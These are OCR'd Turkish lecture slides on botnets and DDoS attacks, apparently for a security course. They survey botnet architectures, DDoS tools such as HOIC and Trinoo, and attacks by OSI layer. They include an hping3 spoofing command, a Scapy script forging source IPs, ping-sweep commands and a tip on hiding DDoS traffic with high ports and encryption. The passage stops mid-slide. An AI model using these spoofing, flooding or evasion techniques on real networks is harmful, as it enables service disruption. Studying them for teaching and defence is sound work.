
Tanım

Çeşitli görevleri yerine getirmek için ”botnet owner” tarafından kullanılan ineternete bağlı olan cihazlardan oluşan ağ.

- DDoS
- Veri Hırsızlığı
- Spam
- Bir cihaza erişim


RoBotNetwork II

Mimari



Şekil: **Client-Server Model**

- Rustock botnet
- Srizbi botnet




Şekil: **P2P Model**

- Gameover ZeuS
- ZeroAccess botnet


RoBotNetwork III

- Bot'lar genellikle Internet üzerinde otomatize işleri yerine getirmek amacıyla geliştirilmiştir olan yazılımlardır. Arama motoru indeksleme, web spider v.s.
- Botnetler ise DDoS saldırısı düzenlemek amacıyla ele geçirilmiş bilgisayar topluluklarına verilen isimdir.
- **Botnet Bileşenleri**
  - **Command and control (C&C)**: Botnet üyelerine komutları gönderen bilgisayarlar.
  - **Zombie computer** :
    - Zararlı görevleri yerine getirmek için saldırgan, virus gibi bileşenler tarafından ele geçirilen bilgisayarlar.



RoBotNetwork IV


Carna Botnet



- ”Default password”, ”no password” router’lar kullanıldı.
- 24 saatlik internet kullanımını göstermek için
- Of the 4.3 billion possible IPv4 addresses, Carna Botnet found a total of 1.3 billion addresses in use, including 141 million that were behind a firewall

Botnet Propagation

- Yayılım dolaylı olur.
- Saldırgan yönetici olarak çalışır, saldırıya katılmaz
- Saldırgan "*campaign managers*" üzerinden gider
- Saldırgan, saldırı ağı oluşturur "*affiliation network of attackers*"



Botnet Araçları

Botnet Araçları

- **Win32.Shark**: backdoor Trojan horse
  Özellikleri
  - reverse connecting
  - firewall-bypassing
  - remote admnistration

  Yayılma Yöntemleri
  - Spam e-postalar
  - illegal siteler
- **Poison Ivy**: Remote Access Trojan (RAT)
  - şifreler
  - banka bilgileri
- **Netbot Attacker**
- **PlugBot**

Dos/DDoS Araçları I

- **Tribal Flood Network (TFN)**:
  - Unix-based, ICMP, Smurf, UDP, SYN flood saldırıları
- **Trinoo**:
  - UDP flood
- **Stacheldraht**:
  - UDP, ICMP, TCP SYN, Smurf attack
- **TFN2K**:
- **WinTrinoo**:
- **Shaft**
- **MStream**
  - Agent binaries contain a list of master machines that are defined at compile-time by the attacker.
- **Trinity**

Dos/DDoS Araçları II

Table: **DDoS Araçları**

DDoS Tool	Saldırı Yöntemi
Trinoo	UDP
TFN	UDP, ICMP, TCP
Stacheldraht	UDP, ICMP, TCP
TFN2K	UDP, ICMP, TCP
Shaft	UDP, ICMP, TCP
MStream	TCP
Trinity	UDP, TCP

İpucu

Kullanılan DDoS aracının oluşturduğu trafiğin yakalanmasını zorlaştırmak için yüksek port numaraları kullanmalı, iletişim şifreli olmalıdır.

Dos/DDoS Araçları III

DDoS Tools


- Low Orbit Ion Cannon (LOIC)
- **High Orbit Ion Cannon (HOIC)**
- Anonymous DoS
- Tor's Hammer
- DDOSIM
- DAVOSET
- PyLoris
- Moihack Port-Flooder
- XOIC
- OWASP DOS HTTP Post

High Orbit Ion Cannon (HOIC) I


High Orbit Ion Cannon (HOIC)

- HTTP focused distruction tool.
- Yüksek hızlı multi-threaded HTTP seli
- Eş zamanlı farklı sitelere HTTP seli
- Farklı HTTP başlıkları oluşturarak ”traffic flow” senaryosu çalıştırabilme
- Windows için geliştirilmiş
- Wine ile Linux, Mac Osx ile kullanılabilir.

High Orbit Ion Cannon (HOIC) II



High Orbit Ion Cannon (HOIC) III



High Orbit Ion Cannon (HOIC) IV

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.2.4	91.93.39.140	TCP	78	57016 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=651951305 TSecr=…
2	0.000862	192.168.2.4	91.93.39.140	TCP	78	57017 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=651951306 TSecr=…
3	0.027561	91.93.39.140	192.168.2.4	TCP	74	80 → 57016 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1452 SACK_PERM=1 TSval=…
4	0.027671	192.168.2.4	91.93.39.140	TCP	66	57016 → 80 [ACK] Seq=1 Ack=1 Win=1049760 Len=0 TSval=651951333 TSecr=2565922…
5	0.028771	91.93.39.140	192.168.2.4	TCP	74	80 → 57017 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1452 SACK_PERM=1 TSval=…
6	0.028882	192.168.2.4	91.93.39.140	TCP	66	57017 → 80 [ACK] Seq=1 Ack=1 Win=1049760 Len=0 TSval=651951334 TSecr=2565922…
7	0.030599	192.168.2.4	91.93.39.140	HTTP	142	GET / HTTP/1.0
8	0.030749	192.168.2.4	91.93.39.140	HTTP	142	GET / HTTP/1.0
9	0.051285	91.93.39.140	192.168.2.4	TCP	66	80 → 57017 [ACK] Seq=1 Ack=77 Win=5792 Len=0 TSval=256592300 TSecr=651951335

```
▶ Frame 7: 142 bytes on wire (1136 bits), 142 bytes captured (1136 bits) on interface 0
▶ Ethernet II, Src: Apple_65:5f:63 (28:cf:e9:65:5f:63), Dst: Zte_eb:67:00 (54:22:f8:eb:67:00)
▶ Internet Protocol Version 4, Src: 192.168.2.4, Dst: 91.93.39.140
▶ Transmission Control Protocol, Src Port: 57017, Dst Port: 80, Seq: 1, Ack: 1, Len: 76
▶ Hypertext Transfer Protocol
```

```
0000  54 22 f8 eb 67 00 28 cf  e9 65 5f 63 08 00 45 00   T"..g.(. .e_c..E.
0010  00 80 40 bb 40 00 40 06  b4 27 c0 a8 02 04 5b 5d   ..@.@.@. .'....[]
0020  27 8c de b9 00 50 c9 c5  ee 2e f2 ea 8e e4 80 18   '....P.. ........
0030  80 25 7e cd 00 00 01 01  08 0a 26 db fc e7 0f 4b   .%~..... ..&....K
0040  49 aa 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 30   I.GET /  HTTP/1.0
0050  0d 0a 41 63 63 65 70 74  3a 20 2a 2f 2a 0d 0a 41   ..Accept : */*..A
0060  63 63 65 70 74 2d 4c 61  6e 67 75 61 67 65 3a 20   ccept-La nguage:
0070  65 6e 0d 0a 48 6f 73 74  3a 20 77 77 77 2e 73 65   en..Host : www.se
0080  68 69 72 2e 65 64 75 2e  74 72 0d 0a 0d 0a         hir.edu. tr....
```

Paketler

- ”Follow stream”

İçindekiler

DDoS Saldırıları

OSI katmanları ve DDoS


- **L7**:
  - Uygulamalarda bulunan Bellek, Disk, CPU odaklı buglar
  - Brute force
  - DNS Amplification
  - Fork Bomb
- **L4**:
  - SYN Flood
  - Teardrop
  - ACK/FIN/RST flood
  - DRDOS (Reflection)
- **L3**:
  - ICMP/Ping flood
  - Fraggle
  - Smurf
  - Ping of Death
- **L2**:
  - ARP seli
  - VTP saldırısı
- **L1**:
  - Fiziksel zarar
  - Ağ/Güç kablosunun çekilmesi

Yöntemler

Yöntemler

- Miktar Artırma
- Boyut artırma
- Yansıtma

Paket



Version

Version of IP Protocol. 4 and 6 are valid. This diagram represents version 4 structure only.

Header Length

Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.

Protocol

IP Protocol ID. Including (but not limited to):

1 ICMP	17 UDP	57 SKIP
2 IGMP	47 GRE	88 EIGRP
6 TCP	50 ESP	89 OSPF
9 IGRP	51 AH	115 L2TP

Total Length

Total length of IP datagram, or IP fragment if fragmented. Measured in Bytes.

Fragment Offset

Fragment offset from start of IP datagram. Measured in 8 byte (2 words, 64 bits) increments. If IP datagram is fragmented, fragment size (Total Length) must be a multiple of 8 bytes.

Header Checksum

Checksum of entire IP header

IP Flags

x D M

x 0x80 reserved (evil bit)
D 0x40 Do Not Fragment
M 0x20 More Fragments follow

RFC 791

Please refer to RFC 791 for the complete Internet Protocol (IP) Specification.

IP Sahteciliği I

IP Sahteciliği (IP Spoofing)


- istenilen sahte ip adresinden TCP/IP paketleri gönderilmesi
- TCP, UDP, IP, ICMP, HTTP, SMTP, DNS

```
root@kali:~# hping3 -a 192.168.2.3 -S -c 4 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes

--- 127.0.0.1 hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.2.3	127.0.0.1	TCP	56	1798→0 [S
2	1.000434001	192.168.2.3	127.0.0.1	TCP	56	1799→0 [S
3	2.000664434	192.168.2.3	127.0.0.1	TCP	56	1800→0 [S
4	3.001321803	192.168.2.3	127.0.0.1	TCP	56	1801→0 [S

IP Sahteciliği II



IP Sahteciliği Scapy

```
from scapy.all import *

A = '192.168.0.101' # spoofed source IP address
B = '192.168.0.102' # destination IP address
C = 10000 # source port
D = 20000 # destination port
payload = "yada yada yada" # packet payload

spoofed_packet=IP(src=A,dst=B)/TCP(sport=C,dport=D)/payload
send(spoofed_packet)
```

ICMP Attacks I

ICMP Attacks

- **Ping sweep**:
  - Ağ üzerinde bulunan bilgisayarların keşfi için kullanılan en eski yöntemlerden biri.

Listing 1: fping kullanımı

```
$ fping -g 192.168.2.1/24
192.168.2.1 is alive
192.168.2.2 is alive
192.168.2.6 is alive
```

ICMP Attacks II

Listing 2: nmap kullanımı

```
$ nmap -sP 192.168.2.1/24 -open

Starting Nmap 7.12 ( https://nmap.org ) at 2017-02-18 21:53 MSK
Nmap scan report for 192.168.2.1
Host is up (0.0076s latency).
Nmap scan report for 192.168.2.2
Host is up (0.0078s latency).
Nmap scan report for 192.168.2.6
Host is up (0.00045s latency).
Nmap scan report for 192.168.2.7
Host is up (0.038s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.81 seconds
```

ICMP Attacks III

Listing 3: Bash for loop script versiyonu

```
$ for i in {1..254};do ping -c 1 192.168.2.$i |grep 'from';done
64 bytes from 192.168.2.1: icmp_seq=0 ttl=64 time=4.122 ms
64 bytes from 192.168.2.2: icmp_seq=0 ttl=64 time=1.544 ms
64 bytes from 192.168.2.4: icmp_seq=0 ttl=64 time=906.586 ms
```

Ping Flood (ICMP Flood) I

ICMP Seli

- Saldırgan, kurban bilgisayara çok yüksek miktarda ICMP (ping) istekleri göndererek kaynak tüketimine yol açmasını sağlar
- Saldırı 3 kategoriye ayrılabilir.
  - **Hedefli ping seli**: Lokal ağ içerisinde yer alan bilgisayar. Saldırgan fiziksel erişimi mevcut
